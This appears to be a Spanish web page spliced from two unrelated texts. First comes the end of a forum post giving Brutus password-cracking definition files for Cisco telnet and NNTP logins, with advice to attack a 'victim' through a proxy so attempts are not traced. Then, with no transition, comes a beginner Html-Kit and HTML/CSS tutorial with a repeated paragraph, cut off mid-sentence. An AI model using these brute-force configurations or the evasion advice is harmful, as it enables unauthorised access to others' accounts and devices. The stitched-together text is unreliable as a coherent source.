CookieNames1= CookieValues1= CookieNames2= CookieValues2= CookieNames3= CookieValues3= CookieNames4= CookieValues4= maauthStageStr ings1=”" maauthReadLeng th1=1 maauthSendPost fix1=None HTTPFormFields 1= HTTPFormFieldV alues1= maauthStageStr ings2=”Password:” maauthReadLeng th2=1 maauthSendPost fix2=None HTTPFormFields 2= HTTPFormFieldV alues2= maauthStageStr ings3=”cisco” maauthReadLeng th3=1 maauthSendPost fix3=CR+LF HTTPFormFields 3= HTTPFormFieldV alues3= maauthStageStr ings4=”>” maauthReadLeng th4=1 maauthSendPost fix4=None HTTPFormFields 4= HTTPFormFieldV alues4= maauthStageStr ings5=”enable” maauthReadLeng th5=1 maauthSendPost fix5=CR+LF HTTPFormFields 5= HTTPFormFieldV alues5= maauthStageStr ings6=”" maauthReadLeng th6=1 maauthSendPost fix6=None HTTPFormFields 6= HTTPFormFieldV alues6= maauthStageStr ings7=”" maauthReadLeng th7=1 maauthSendPost fix7=None HTTPFormFields 7= HTTPFormFieldV alues7= maauthStageStr ings8=”" maauthReadLeng th8=1 maauthSendPost fix8=None HTTPFormFields 8= HTTPFormFieldV alues8= maauthStageStr ings9=”" maauthReadLeng th9=1 maauthSendPost fix9=None HTTPFormFields 9= HTTPFormFieldV alues9= maauthStageStr ings10=”" maauthReadLeng th10=1 maauthSendPost fix10=None HTTPFormFields 10= HTTPFormFieldV alues10= maauthStageStr ings11=”" maauthReadLeng th11=1 maauthSendPost fix11=None HTTPFormFields 11= HTTPFormFieldV alues11= maauthStageStr ings12=”Password:” maauthReadLeng th12=1 maauthSendPost fix12=None HTTPFormFields 12= HTTPFormFieldV alues12= maauthStageStr ings13=”" maauthReadLeng th13=1 maauthSendPost fix13=CR+LF HTTPFormFields 13= HTTPFormFieldV alues13= maauthStageStr ings14=”Password:” maauthReadLeng th14=1 maauthSendPost fix14=None HTTPFormFields 14= HTTPFormFieldV alues14= maauthStageStr ings15=”% Bad passwords” maauthReadLeng th15=1 maauthSendPost fix15=None HTTPFormFields 15= HTTPFormFieldV alues15= maauthStageStr ings16=”" maauthReadLeng th16=1 maauthSendPost fix16=None HTTPFormFields 16= HTTPFormFieldV alues16= /————————fin_de_codigo—–copiar_hasta_aki———/ Veamos otro mas para atakar el metodo de autentificacio n que usan los servidores que proporcionan servicios nntpd “Network News Transfer Protocol”, como podras observar en el codigo usa el puerto 119 /———————-empieza_codigo—-copiar_desde_aki——–/ [Brutus Application Definition] Version=AET2 Target= Port=119 UseUserID=1 userprompt= passprompt= RespString= HTTPRequestTyp e=POST useHTTPKeepAli ve=0 posResponse=0 IsTelnet=0 IsHTTP=0 IsSMB=0 maPrimaryRespo nseIsPositive=0 maSecondaryRes ponseIsPositiv e=1 maPrimaryRespo nseAction=0 maSecondaryRes ponseAction=0 maUserPrefix=”AUTHINFO USER ” maUserPostfix=”" maPassPrefix=”AUTHINFO PASS ” maPassPostfix=”" maUsePreAuth=0 maMaxAuthsConx=0 HTTPFormFieldU pdate=0 HTTPUseCookies=1 HTTPCookieUpda te=1 HTTPReferer= CookieNames1= CookieValues1= CookieNames2= CookieValues2= CookieNames3= CookieValues3= CookieNames4= CookieValues4= maauthStageStr ings1=”" maauthReadLeng th1=1 maauthSendPost fix1=None HTTPFormFields 1= HTTPFormFieldV alues1= maauthStageStr ings2=”" maauthReadLeng th2=1 maauthSendPost fix2=None HTTPFormFields 2= HTTPFormFieldV alues2= maauthStageStr ings3=”" maauthReadLeng th3=1 maauthSendPost fix3=None HTTPFormFields 3= HTTPFormFieldV alues3= maauthStageStr ings4=”" maauthReadLeng th4=1 maauthSendPost fix4=None HTTPFormFields 4= HTTPFormFieldV alues4= maauthStageStr ings5=”" maauthReadLeng th5=1 maauthSendPost fix5=None HTTPFormFields 5= HTTPFormFieldV alues5= maauthStageStr ings6=”" maauthReadLeng th6=1 maauthSendPost fix6=None HTTPFormFields 6= HTTPFormFieldV alues6= maauthStageStr ings7=”" maauthReadLeng th7=1 maauthSendPost fix7=None HTTPFormFields 7= HTTPFormFieldV alues7= maauthStageStr ings8=”" maauthReadLeng th8=1 maauthSendPost fix8=None HTTPFormFields 8= HTTPFormFieldV alues8= maauthStageStr ings9=”" maauthReadLeng th9=1 maauthSendPost fix9=None HTTPFormFields 9= HTTPFormFieldV alues9= maauthStageStr ings10=”200″ maauthReadLeng th10=1 maauthSendPost fix10=None HTTPFormFields 10= HTTPFormFieldV alues10= maauthStageStr ings11=”" maauthReadLeng th11=1 maauthSendPost fix11=CR+LF HTTPFormFields 11= HTTPFormFieldV alues11= maauthStageStr ings12=”381″ maauthReadLeng th12=1 maauthSendPost fix12=None HTTPFormFields 12= HTTPFormFieldV alues12= maauthStageStr ings13=”" maauthReadLeng th13=1 maauthSendPost fix13=CR+LF HTTPFormFields 13= HTTPFormFieldV alues13= maauthStageStr ings14=”502″ maauthReadLeng th14=1 maauthSendPost fix14=None HTTPFormFields 14= HTTPFormFieldV alues14= maauthStageStr ings15=”281″ maauthReadLeng th15=1 maauthSendPost fix15=None HTTPFormFields 15= HTTPFormFieldV alues15= maauthStageStr ings16=”" maauthReadLeng th16=1 maauthSendPost fix16=None HTTPFormFields 16= HTTPFormFieldV alues16= /————————fin_de_codigo—–copiar_hasta_aki———/ 3. Para acabar Quiero recomendaros que siempre q engacheis el brutus a alguna victima no lo hagais directamente recomiendo q useis un proxy, o cualkier otro metodo para mantener el anonimato pq todos los intentos q hagais kedaran logeados. Bueno creo q no me dejo nada espero que os resulte util esta explicaion y si no pos a joderse xDD. Podeis reanudar vuestro “ataque”: el brutus guarda el utlimo ataque en autosave.bru, puedes reanudarlo solo con ir a File > Load Session, asi como guardar tus ataques en Save Session con el nombrequequier as.bru. visita mis otros post: http://www.taringa.net/posts/hazlo-tu-mismo/14465067/Crear-servidor-GTA-San-Andreas.html http://www.taringa.net/posts/juegos/14389234/Grand-Theft-Auto-IV-_PC-DVD_-_MULTI_-_Spanish_.html
Descarga del Html-Kit Un software es un programa informático, lo que ocurre es que al decir software parece que la cosa tiene más importancia, como es una palabra en inglés... ya se sabe... pero no es más que eso, un programa. Para crear nuestra página web necesitamos un programa. Para crear webs hay miles, de pago, gratuitos, regalados, pirateados... Nosotros en esta lección vamos a ser buenos y usaremos uno gratuito, por ejemplo uno que se llama Html-Kit De dónde descargar Html-Kit El Html-Kit es un editor de html y css (entre otros) gratuito. Editor significa que podemos escribir con él y Html y Css son los lenguajes que se usan para hacer páginas web. Es gratuito, esto significa que no has de pagar un duro por él, aunque tienes la opción de pagar para tener acceso a un sin fín de herramientas extra. Por lo pronto, con la versión gratuita nos va a sobrar. Para conseguirlo, qué mejor que descargarlo desde la página oficial, no? Así estaremos seguros de obtener la versión más moderna. La página eshttp://www.chami.com/html-kit/download/ Ve haciendo clic y se abrirá una ventana aparte, para que puedas seguir leyendo estas instrucciones. Al acceder a la web de Html-Kit podrás ver en la parte alta un cartelito similar a este: En el hueco de arriba te preguntan dónde oiste hablar de Html-Kit. Puedes poner lo que quieras, la dirección de esta web, un buscador, etc, etc. En el hueco de abajo puedes escribir tu email si deseas recibir información de actualizaciones de este software y cosas así. No son obligatorios ninguno, pero ya que es gratuito no está al menos contestarles a la primera pregunta, no? A continuación, pulsa en la parte de abajo de ese cuadro, donde pone Download HTML-Kit para proceder a la descarga del archivo. Son unas 2.8 megas, por lo que será algo rápido. Al hacer clic se abre una ventana preguntado si lo deseas guardar o ejecutar directamente. Escoge Guardar y así lo tendrás a mano en caso de que te haga falta: Tras terminar de bajarlo aparece otra ventana. Escoge Ejecutar para empezar su instalación: Quizás te aparezca un mensaje como este: Cómo Instalar el Html-Kit Comienza mostrando una ventana de bienvenida y preguntándote si quieres seguir o no... parece que aún no ha entendido que "sí".. je je: Como va siendo habitual, ahora aceptamos las condiciones, cómo no, verdad? Tienes que marcar la casilla que te he marcado en rojo en la imagen de aquí abajo y después pulsar en Next> : Siguiente paso? Indicarle en qué carpeta de nuestro disco duro lo queremos instalar. La opción por defecto es perfectamente válida: Seguidamente nos pregunta qué opciones deseamos instalar. Como no hay quien nos pare, nosotros escogemos todas (que chulos somos, eh?). Seguramente no las usemos, pero tampoco es cuestión de perderse algo, así que... tó pa dentro. Si aún no te has cansado de aceptar y aceptar, aquí tienes otra ventana que te pregunta cuál quieres que sea el nombre del programa en tu barra de programas... aceptamos de nuevo... Bueno... ahora nos muestra las opciones que se van a instalar. Que majo... pero un poco pesado.. ulsamos Install y... allá va eso! Se instala en un segundo y claro, para no perder costumbre nos dice que ya está todo listo. Te recomiendo no dejar marcada la casilla marcada con un circulo rojo por mí. Eso es para descargarte más cosas, pero por el momento vamos sobrados. Quita la marca (mira la foto de abajo) y seguimos, oki? Hacer un acceso directo al Html-Kit en tu escritorio Si no igual te cuesta trabajo encontrarlo luego... Basta con ir a Inicio > Todos los programas > Html Kit y en el icono de la ventana que se despliega hacer clic con el botón derecho del ratón sobre el que pone Html Kit y escoger "Crear Acceso Directo". En ese momento si vuelves a abrir el desplegable verás dos iconos de Html Kit. En el recien creado aparece un "2" al lado. Haz clic una sola vez sobre ese icono y SIN soltar el botón, arrástralo hasta tu escritorio y listo, ya lo tienes a mano. La próxima vez que quieras abrir el Html Kit bastará con darle dos veces a ese icono de tu escritorio. En la página anterior nos quedamos en esta ventana: Aceptamos de nuevo presionando "Finish" y vemos, cómo no, una preguntita.... Dice arriba que las preguntas siguientes (vaya, que no es solo una...) son para ayudarte a configurar el programa, pero que siempre puedes cambiar estas cosas más tarde desde Edit > Preferencias. Esta pregunta de arriba es por si quieres que los archivos Html se abran siempre por defecto con este programa. Por el momento le diremos que no y al hacerlo, claro, aparece otra pregunta... Quieres que Html-Kit detecte los navegadores que tienes para usar la vista previa con ellos? Fíjate, a esta le vamos a decir que sí, para que no se diga... Ahora como ves en la ventana de aqui abajo, pregunta si quieres descargarte enlaces de ayuda e información actualizada.. A esto le diremos que no, pues ya nos estamos cansando de tanta preguntita y queremos ver el programa de una vez.. No contento con la contestación, nos pregunta si queremos verificar si hay alguna versión más moderna del programa... arghhh. Adivinas que ponemos? Y finalmente (espero) nos invita a dar una vuelta por el programa con el tutorial. Lo siento pero no, mi paciencia tiene un límite, je je je. Bueno. Ahora ya sí que si, aparece una ventana preguntando qué tipo de archivo queremos abrir para empezar. Como opciones tenemos: Create a new file (Crear un nuevo archivo) Create a new file based on a template (Crear un archivo basado en una plantilla) etc, etc, etc. Escogemos Create a new File y antes de pulsar OK desactivamos la casilla de abajo del todo, donde pone "Don´t display this screen again" o "No mostrar esta ventana de nuevo". TACHAAANNN!! Por fin! El programa se deja ver! je je je. Traducir el Html-Kit al español Ahora que tenemos el Html-Kit instalado vamos a traducirlo al castellano para enterderlo mejor... Para ello es suficiente bajar un archivo de la página web oficial de Html-Kit y descomprimirlo en una carpeta de nuestro disco duro. El archivo necesario lo puedes encontrar en: http://www.html-kit.com/html-kit/download/plugin/irtranslationspanish/ Pulsa donde pone "start download" que significa "empezar a descargarlo". Al hacer clic allí se abre esta ventana de Windows preguntandote si quieres guardar el archivo. Bájate el archivo, que será un rar comprimido y tras descargarlo lo descomprimes colocando su contenido en la carpeta "default" que se encuentra dentro de una de las carpetas donde has instalado el programa (seguramente en c:Archivos de programaChamiHTML-KitDataDefault): Una vez guardado el archivo (llamado irTranslationSpanish.zip) descomprime su contenido en esa misma carpeta y listo. La próxima vez que abras el Html-Kit estará en Castellano gran parte del menú, no todo, pero sí la gran mayoria. Traducir el Html-Kit al español Ahora que tenemos el Html-Kit instalado vamos a traducirlo al castellano para enterderlo mejor... Para ello es suficiente bajar un archivo de la página web oficial de Html-Kit y descomprimirlo en una carpeta de nuestro disco duro. El archivo necesario lo puedes encontrar en: http://www.html-kit.com/html-kit/download/plugin/irtranslationspanish/ Pulsa donde pone "start download" que significa "empezar a descargarlo". Al hacer clic allí se abre esta ventana de Windows preguntandote si quieres guardar el archivo. Bájate el archivo, que será un rar comprimido y tras descargarlo lo descomprimes colocando su contenido en la carpeta "default" que se encuentra dentro de una de las carpetas donde has instalado el programa (seguramente en c:Archivos de programaChamiHTML-KitDataDefault): Una vez guardado el archivo (llamado irTranslationSpanish.zip) descomprime su contenido en esa misma carpeta y listo. La próxima vez que abras el Html-Kit estará en Castellano gran parte del menú, no todo, pero sí la gran mayoria. Simplifica el Html-Kit, Hazlo fácil! El Html-Kit es un programa sencillo, pero aún así tiene cantidad de opciones que no vamos a necesitar al menos por el momento. Así que para no liarnos mucho con tanto menú vamos a simplificar todo esto. Trataremos de desactivar todo aquello que no vayamos a usar e iremos activandolo conforme nos haga falta. Así será todo más claro, oki? Para empezar, abre tu Html-Kit (si lo tienes abierto, cierralo y lo vuelves a abrir). Nada más abrirlo nos sale la ventana donde nos pregunta qué tipo de archivo queremos crear. Esto es lo primero que nos sobra, de modo que marcamos la casilla de la parte de abajo de esa ventana para que no vuelva a aparecer: Tras desactivar esa opción y pulsar OK vemos de nuevo el programa con una página nueva, tal que así: Empecemos a desactivar cosas. Para empezar haz clic en la barra de herramientas, donde pone Ver y vamos a desactivar una a una todas las opciones que te marco con un circulo rojo en la siguiente imagen: Todas ellas las puedes activar cuando quieras haciendo lo mismo de nuevo, pero como verás, de este modo la superficie de trabajo que nos queda es mucho más amplia y clara, no? Quedaría así: Mucho mejor, verdad? Ya estamos preparados para empezar el juego. Verás como crear páginas web va a ser pan comido para tí. Ahora es una buena oportunidad para empezar a saber qué es ese código que aparece en la pantalla del Html-Kit. lo veremos en la siguiente leccion. Ajustando algunas preferencias del Html-Kit Aún existen algunas opciones que podemos activar, desactivar o cambiar para hacernos la vida más fácil al usar el Html-Kit para el diseño de nuestras páginas web. Veamos algunas de estas opciones. Para acceder a ellas haz clic en la parte superior, donde pone "Editar" y dentro del submenú que se abre, haz clic en la última de todas, llamada "Preferencias". Aparece entonces una ventana con un disparate de opciones que podemos escoger. Son muchas, para volverse locos! je je je, pero no te asustes que te guio todo el rato, oki? je je je. Solo vamos a tocar un poquito acá. Haz clic en la pestaña llamada "File Types", señalada de rojo en la imagen de abajo: Una vez abierta esa lengueta, haz clic en el desplegable que señalo en la imagen de abajo y escoge "All Files *.*" Y para qué sirve esto que acabamos de hacer? Cuando tratas de guardar un archivo con el htmlkit, o a subirlo o bajarlo del servidor, etc, te aparece una ventana para buscar el elemento que has de seleccionar. Si no hacemos lo anterior, solo te mostrará archivos web, de forma que cuando quieras seleccionar imágenes, por ejemplo, no las vas a ver en esa ventana a no ser que marques "All Files" que significa, todo tipo de archivos, cualquier extensión. De este modo vemos todo y no creemos que hemos perdido el archivo que buscamos. Esto lo hacemos para evitar algunos problemas que tenian antiguos amigos de CCTW, cuando no haciamos esto. Como ves existen un montón de opciones más. Si sabes un poco de inglés puedes cotillear, aunque mejor no cambiar nada. Así los dos tendremos la misma configuración y nos será más fácil seguirnos el uno al otro, je je je. Me conformo con lo que acabamos de activar y con que sepas que existen otras opciones que puedes cambiar, oki? Pues seguimos! Primer contacto con el código HTML Una página web no es más que un puñado de letras y números que son interpretados por los navegadores mostrando lo que ves por internet. Al ser tan solo eso, letras y números, podríamos usar por ejemplo el Block de Notas de Windows para crear una página web completa. Tan solo hay que saber qué letras y qué números escribir y luego guardar el archivo, pero en lugar de hacerlo con extensión .txt se guardaría con extensión .html o .htm (son iguales). Nosotros vamos a usar en estas lecciones otro programa distinto al Notepad o Block de Notas, el Html-Kit, pues nos va a facilitar algunas cosas que no nos hace el Notepad y que iremos viendo a su debido tiempo. El código html de una página web Todas las páginas web empiezan y terminan con el mismo código y es el siguiente: <html> (todas empiezan con esto) </html> (todas terminan con esto otro) En adelante, siempre que escriba código Html lo haré de este modo, de color azul para que lo distingas. Pues bien, si eso lo escribimos en un archivo y lo guardamos con extensión .htm o .html será una página web. Vacia, sí, pero una página web. La primera palabra <html> indica que ahí empieza el código de la web. La segunda </html> indica que el código de la página web a terminado. Se distinguen por la contrabarra / que siempre indica que algo ha terminado. La estructura de una página web en HTML Dentro de cualquier página web hay cosas que se ven (o que se escuchan) y cosas que no. Las cosas que se ven son los textos, las imágenes, sonidos, etc. Por otro lado lo que no se ve son sus características, como el título, su descripción, palabras clave y otra serie de cosas que veremos más adelante. Las cosas que no se ven se colocan dentro del código HTML en una zona llamada cabecera (head en inglés) y lo que se muestra se pone en lo que se llama cuerpo (o hody en inglés). Pues igual que antes hemos escrito en código dónde empieza la página y dónde termina, la cabecera (head) y el cuerpo (body) se colocan y escriben así en Html: <html> <head> </head> <body> </body> </html> En Html se indica que va a empezar la cabecera con la palabra <head> y termina con la misma palabra pero colocándole la contrabarra, </head> tal y como hemos visto que pasaba para cerrar </html>. Lo mismo podemos decir del cuerpo, que comienza con <body> y termina con </body>. Como puedes ver, tanto la cabecera como el cuerpo no contienen nada dentro, por lo que seguimos teniendo una página web vacia. Definir el título de una página web Una de las cosas que se pueden definir dentro de la cabecera o head es el título de la página. Antes hemos dicho que en la cabecera se colocaban las cosas que no se mostraban en la web. Este título realmente no se ve en la web, pero si en la barra azul de la parte alta del navegador (Explorer, Mozilla, Firefox, etc son tipos de navegadores) por lo que resulta importante aprender a definirlo. Más adelante veremos por qué es tan importante. Como ya estarás sospechando, existe una palabra para indicar que va a comenzar el título y otra para indicar cuando termina, verdad? Que lince, que inteligencia la tuya oye, je je. El título se define así (como ves, dentro de la cabecera o head): <html> <head> <title>Este es el título de mi web y puedo escribir lo que quiera!</title> </head> <body> </body> </html> Como siempre, empieza por la palabra <title> y termina con la misma pero con la contrabarra delante, es decir, con </title>. Fácil, no? Si guardaramos esto en un archivo con extensión .html o .htm qué veriamos? Una ventana del navegador completamente en blanco, pero con un título en la parte superior del navegador como el que hemos escrito. Cómo ver el código Html de cualquier página web? Como verás, estas lecciones están explicadas para quien no tiene ni idea. Si tú ya sabes ver el código Html de una página web puedes pasar sin miedo a la página siguiente. Si tienes tus dudas, mejor lee estas notas. El curso te va a costar lo mismo de modo que... aprovechate! je je. Aunque te parezca una chorrada mirar el código Html de una página web pronto verás que resulta muy útil, tanto para corregir errores en tus páginas como para ver cómo narices una web que te ha gustado a podido hacer alguna cosa. Una vez que domines un poco más el diseño de páginas web, aprenderás mucho más cotilleando el código Html de otras páginas. La forma más sencilla de ver el código Html de una página web es haciendo clic en las opciones que aparecen normalmente en la barra de herramientas superior de cualquier navegador. La opción concreta dependerá de cuál sea el navegador que estás usando. Si usas el Internet Explorer puedes ver el código haciendo clic en Ver > Código Fuente. Cuando pongo esta flechita ">" es para indicar que primero se hace clic en la opción Ver y al abrirse el desplegable con otras opciones, se toma la opción Código Fuente. Te enseño una imagen para que lo tengas más claro: Si en cambio estás usando el Firefox, la opción está en Ver > Código Fuente de la Página o teclas Control + U. Para el navegador Opera, el código Html lo tienes en Ver + Código Fuente o pulsando las teclas Control + F3. Una Carpeta para dominarlas a todas... Antes de seguir aprendiendo y creando cosillas con el Html vamos a ordenar un poco nuestros archivos para no perdernos más adelante. Para ello sigue estas indicaciones paso a paso. La carpeta de nuestras webs Cuando tengamos lista nuestra página web tendremos que mandar todos los archivos utilizados a la red (a nuestro servidor) por lo que es necesario que todos ellos estén en una misma carpeta. En caso contrario sería un lio tremendo saber qué tenemos que subir. El lugar más accesible es nuestro escritorio de Windows, de modo que vamos a crear una carpeta allí llamada "mis-paginas-web". Crear esta carpeta es bien sencillo. Pones el cursor de tu ratón sobre una parte de tu escritorio donde no haya ningún icono. Haces clic allí con el botón derecho del ratón y escoges Nuevo > Carpeta. A continuación le pones el nombre que os he dicho "mis-paginas-web" y pulsamos Intro. Ya tenemos lista la carpeta. Fácil, no? Dentro de esta carpeta como te digo, vamos a guardar todos los archivos que usemos en cada web. Digo "en cada web" porque además de la que vamos a crear ahora, tú mismo puedes seguir creando otras. Asi que dentro de esa carpeta vamos a crear otra llamada "web-ejemplo-cctw", que será donde guardemos los archivos de esta web de ejemplo que iremos creando con estas lecciones. Así que, si a la vez que sigues estas lecciones quieres ir creando otra a tu bola, puedes crear otra carpeta con el nombre que quieras dentro de "mis-paginas-web", junto a "web-ejemplo-cctw". Así no mezclamos cosas, vale? Dentro de la carpeta "web-ejemplo-cctw" crea otra carpeta más y llámala "objetos". En ella guardaremos las imágenes, archivos de sonidos, etc. Te repito, es muy importante que sigas mis pasos al pie de la letra, de modo que cuando digo que a esa carpeta la llames "objetos", hazme caso y no la llames "Objetos", ni "OBJETOS". Todo en minúsculas, oki? Ya entenderás por qué. Configurar nuestro Sitio en en Html-Kit Ahora que tenemos la carpeta lista, llega el momento de configurar nuestro Sitio en el Html-Kit. Y qué es un Sitio? Se llama sitio a toda la web, incluyendo todos sus páginas, imagenes y demás elementos. Coincide o ha de coincidir con la carpeta que acabamos de crear, pues esa era su función, englobar todos los archivos del sitio para no liarnos ni liar al Html-Kit. Abriendo la ventana WorkSpace Empezamos desde cero, vale? Cierra el Html-Kit si lo tienes abierto y sigue estos pasos de uno en uno y hasta el final y no tendrás ningún problema. 1- Abre el Html-Kit. Aparecerá en blanco con una pantalla como esta: 2.- Haz clic sobre la barra de herramientas, donde pone Herramientas y activa la opción Workspace. 3.- Aparece ahora una ventana donde podemos definir nuestros sitios: Vemos tres carpetas ya creadas pero en principio no les vamos a hacer ningún caso. Cuando seas mayor si quieres las cotilleas pero ahora vamos a lo nuestro. En el futuro, puedes cerrar esa ventana pulsando sobre la x de su parte superior derecha y puedes volver a verla siguiendo lo explicado en el paso 2. Cuando te moleste la cierras, cuando te haga falta la abres. Fácil, verdad? Y para qué sirve esto? Lo vemos ahora mismo. Sitio Local y Sitio Virtual Dentro de esa ventana llamada WorkSpace vamos a definir dos sitios. Uno que se llama Sitio Local que se corresponde con la carpeta que tenemos en el ordenador llamada antes "ejemplo-web-cctw" y otro sitio que podemos llamar Sitio Virtual, que será el espacio en internet. Este segundo lo veremos más adelante. Por ahora vamos a definir el Sitio Local de la siguiente forma: 1.- Hacemos clic en la barra de herramientas, donde pone Workspace y escogemos Añadir Carpeta Local/Red. 2.- En la ventana que se abre (como ves, la traducción al español no es completa, pero podremos defendernos, ya verás), tienes que poner la carpeta "pagina-ejemplo-cctw" en el primer hueco (pincha en la carpeta amarilla de su derecha para encontrarla y escogerla) y en el segundo hueco pon un título cualquiera, por ejemplo, "web-ejemplo-cctw-local" y pulsa OK: 3.- Tras pulsar OK verás como aparece este nuevo sitio en la ventana de Workspace A partir de ahora, cada vez que queramos trabajar sobre archivos de esta página web, en lugar de abrir la carpeta que hemos creado en lecciones anteriores (web-ejemplo-cctw), podemos acceder a ellos directamente desde acá. Ahora sí que podemos ya empezar a crear nuestra página web. Cómo crear la primera página de la web La primera página que vamos a crear es la página principal. La página principal es la que se muestra por defecto al visitante cuando nos visita, la primera que ve. Su archivo ha de llamarse obligatoriamente index.html sea cual sea el servidor donde la alojemos. Como esta página va a pertenecer al sitio "web-ejemplo-cctw", tendremos que apañarnoslas para crearla dentro de ese sitio y no en los otros que aparecen en la ventana de Workspace. Para crearla ponemos el cursor del ratón dentro de la ventana de Workspace, justo encima del sitio "web-ejemplo-cctw" y pulsamos el botón derecho del ratón. Se abre entonces una ventana en la que tenemos que escoger, dentro de la sección New, la opción Create File... Al hacer clic sobre Create File... aparece esta otra ventana: Haz clic sobre la lengüeta en la que pone "General", escoge el tipo de archivo "Blank HTML Page" (página html en blanco) y pulsa Ok. En seguida aparece otra ventana preguntando (este programa no para de preguntar.. verdad? que pesao es... je je) preguntándonos el nombre que queremos que tenga ese archivo. Cuál debe ser? Cómo? Que no lo sabes? Ejem.... hay que estar más atento! je je. Se tiene que llamar index.html pues será la página principal, así que lo escribimos en esa ventana, con la extensión y todo y pulsamos en Ok: Tras pulsar Ok no vemos nada nuevo, pero el archivo index.html a sido creado. Para verlo solo tienes que hacer clic en el signo "+" que hay a la izquierda del sitio "web-ejemplo-cctw"m en la ventana Workspace. Haz clic allí. Como ves, no solo te muestra el archivo index.html sino también la carpeta "objetos" que hemos creado anteriormente. Si te vas a MiPc y abres la carpeta verás como además de la carpeta "objetos" también aparece allí el archivo index.html Cómo crear un párrafo en la página web Si has prestado atención a lo dicho hasta ahora, te acordarás de que las cosas que se ven en la web se colocan dentro del cuerpo o Body, es decir, entre las etiquetas <body> y </body> de modo que, si vamos a escribir un párrafo tendremos que hacerlo allí. Empezaremos abriendo el Html-Kit. Una vez abierto nos vamos a la ventana Workspace, hacemos clic en el signo "+" que hay a la izquierda del sitio "web-ejemplo-cctw" para que se muetre su contenido y después hacemos doble clic en el archivo index.html o página principal. Se abre entonces la ventana de ese archivo mostrando todo su código Html. Como por ahora solo vamos a trabajar sobre el index.html podemos cerrar la ventana Workspace para tener más sitio visible. De modo que hacemos clic en la x de Workspace para cerrarla y después maximizamos la ventana del index para ocupar toda la ventana del Html-Kit, quedando así: Esta es la vista llamada "Editor de Html". Como verás, el código de esta página coincide más o menos con el que te expliqué en las primeras lecciones, verdad? Empieza por <html> seguido de la cabecera y después el cuerpo o Body, para cerrarse al final con </html> que como toda etiqueta de cierre lleva su contrabarra "/". Se ve también esa primera línea de la que no te he hablado aún. Esa línea describe el tipo de página que es, las normas de Html que está siguiento. No tiene mayor importancia, la dejaremos y listo. Cambiando el título Vamos a cambiarle el título a esta index. Bastará con escribir el título que quedamos en lugar de donde pone "Page title". Vamos a ponerle todos "Pagina Principal del Ejemplo CCTW". Ya sabes, entre <title> y </title>. Mi primer párrafo Al igual que un título se escribe entre <title> y </title>, un párrafo hay que escribirlo entre las etiquetas <p> y </p>. Así, para escribir por ejemplo "Bienvenidos a mi página web. Muy pronto estará lista!" basta con escribir esa frase encerrada entre esas etiquetas, dentro del cuerpo de la página es decir, entre <body> y </body>. Quedaría así: Claro que con la vista "Editor" no vemos lo que estamos consiguiendo. Para ver cuales son los resultados el Html-Kit dispone de otra vista llamada "Preview" o vista previa, que nos muestra cómo quedaría la web vista por internet. A esta vista previa o preview se accede haciendo clic abajo del todo, junto a donde pone "Editor". Haz clic ahí y veamos como queda nuestro ejemplo por el momento, vale? Bueno, por el momento no es gran cosa pero... sabías hacer esto antes? Pues pronto aprenderás mucho más. No vamos a parar hasta que aprendas a crear páginas como ComoCrearTuWeb, oki? je je, no va a ser dificil, verás. Haciendo clic sobre "Editor", junto a "Preview" puedes volver a ver la vista de código Html. Ya sabemos algo más. Crear un segundo párrafo en la página Para crear un segundo párrafo ya imaginarás lo que hay que hacer, no? Basta con incluir ese segundo párrafo debajo del anterior y encerrarlo entre las etiquetas <p> y </p>. Por ejemplo, vamos a poner este segundo párrafo: "Página creada gracias a CCTW". En la vista "Editor" la página quedaría así: sto es lo que hemos conseguido hasta el momento: ejemplo 2. Cómo guardar los cambios realizados Para guardar lo que hemos hecho hasta el momento pulsa en la barra de herramientas, donde pone Archivo y escoge Salvar. Explicando el color y la imagen de fondo de una página web unque podemos indicar un color y/o un fondo de página directamente en el código Html, vamos a hacerlo en la Hoja de Estilos para evitar los problemas y aprovechar las ventajas que te he comentado en la página anterior. Así de paso, vamos a prendiendo a usar el archivo estilos.css para definir las características de las página web. Color de fondo Por defecto, el color de fondo de una página web es el blanco. Si queremos cualquier otro tenemos que indicarlo. El elemento al que tenemos que decir que tiene que tener el color que queramos es el Body, pues engloba a todo "lo que se ve" de la página web. Los colores se definen por un código muy raro (como por ejemplo #E6E6FA). Te dejo aquí un enlace con una lista de colores y sus códigos que te puede venir muy bien. Escoge uno que te guste para el fondo y seguimos. Recuerda que tienes algunos otros enlaces interesantes sobre colores y sus códigos en el apartado Consejos e Ideas de CCTW. Para indicar el color deseado, abrimos el Html-Kit, activamos la ventana Workspace y abrimos la Hoja de Estilos creada antes. Escribe en ella este código: body {background-color: #E6E6FA} En adelante, cuando escriba códigos de CSS los pondré en color verde para distinguirlos del código Html que lo pondré de color azul. oki? (Cómo crees que hago esto? je je je, pues sí, con estilos CSS..) Si ahora guardas el archivo estilos.css, abres el index.html y pulsas abajo en "Preview" para ver como queda, verás como el fondo ahora es del color elegido. Bien, no? Y verás que no hemos tocado el index.html para nada. Si en lugar de solo el index tuvieramos 500 páginas pasaría lo mismo, todas cambiarian con solo retocar el archivo estilos.css y en cambio si no usaramos Hoja de Estilos tendríamos que cambiar el color de fondo en las 500 páginas, una a una, a mano!!... es un buen invento o no? Pues aún hay webmasters que no lo saben usar... vaya tela. Un poco de estilos CSS Ya de paso te explico un poco de estilos css. Para dar propiedades a los elementos de la web, se escribe en la hoja de estilos el nombre de la etiqueta y a continuación, encerrado entre los corchetes "{" y "}" se define cada propiedad que queremos pero separándo unas de otras con un punto y coma ";". En el caso anterior, como la propiedad era para el cuerpo, hemos escrito "body" y entre corchetes hemos definido la propiedad. Background que significa fondo. background-color se usa para especificar el color de fondo no solo del body sino de otros muchos elementos, como párrafos, enlaces, etc,. Ese número raro, el #E6E6FA es el código que corresponde a uno de los colores que aparecian en la tabla de colores del enlace que te puse antes. En este caso, como solo hemos definido una propiedad, no es necesario poner el punto y coma, pues no hay nada que separar. Te parece muy raro todo esto? No te preocupes, pronto te será familiar y lo harás con los ojos cerrados... bueno con uno un poco abierto sale mejor.. je je. Imagen de fondo La imagen de fondo se define de forma similar al color de fondo. Primero vamos a escoger una imagen que nos guste. Tienes un montón en la Galería de Imágenes, pero puedes colocar cualquiera que tengas a mano. Cuando la tengas, copiala y la pegas en la carpeta "objetos" que hemos creado lecciones atrás en tu escritorio, dentro de la carpeta "web-ejemplo-cctw" que hay en la carpeta "mis-paginas-web", y una vez copiada allí le cambias el nombre y le pones "fondo.png". Suponiendo que le hemos puesto de nombre fondo.png el código a insertar en la hoja de estilos sería este: body {background-color:#E6E6FA ; background-image:url(objetos/fondo.png);} Fíjate como hemos separado la propiedad color de fondo de la propiedad imagen de fondo con un punto y coma, tal y como te comenté antes. Explicando el Background-Image En este caso la propiedad se llama background-image y 